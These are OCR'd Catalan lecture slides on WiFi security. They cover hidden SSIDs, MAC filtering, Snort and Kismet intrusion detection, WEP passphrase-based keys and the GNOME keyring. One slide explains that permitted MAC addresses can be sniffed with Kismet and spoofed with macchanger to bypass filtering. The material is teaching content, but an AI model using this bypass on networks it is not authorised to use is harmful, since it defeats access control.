Autor: Sergi Tur Badenas


Seguretat

- **Mètodes passius**
  - No beaconing (no s'envien les trames de beacon)
  - Cloaked SSID (amagar el SSID)
  - MAC filtering
  - No es poden amagar de sniffers passius
  - Nota: no són una solució completa
- **Mètodes actius**
  - **IDS (Intrusion Detection Systems).** El més conegut és Snort
  - **Kismet Distribuit:** executar kismet amb la intenció de detectar atacs.

Autor: Sergi Tur Badenas

MAC Filter

- **És pot controlar l'accés a un punt d'accés WIFI per MAC**



- No és segur. Amb kismet es poden obtenir les MAC amb permís Després es pot modificar la MAC amb:

```
$ sudo apt-get install macchanger macchanger-gtk
```


Autor: Sergi Tur Badenas

WEP

- **Generació de claus**
  - Les claus WEP no són fàcils de memoritzar. Per aquesta raó s'utilitzen frases de pas (en comptes de paraules de pas). A partir d'una frase de pas (més fàcil de recordar), es genera l'equivalent clau WEP.
  - Podeu trobar diverses pàgines web que us permeten generar claus WEP
    - Generació de claus WEP

Autor: Sergi Tur Badenas

On es guarden les claus? Anell de claus


- **Menú Sistema/Preferències/Xifratge i anell de claus**
  - Centralitza l'emmagatzematge de claus
  - El magatzem s'anomena anell de claus (keyring)
  - Es pot accedir a l'anell de claus amb la paraula de pas de l'usuari de sistema que esteu utilitzant
  - Comandes:

```
$ nm-editor
```

```
$ gconf-editor
```


Autor: Sergi Tur Badenas

Llicència Creative Commons



http://creativecommons.org/licenses/by/3.0/deed.ca

Autor: Sergi Tur Badenas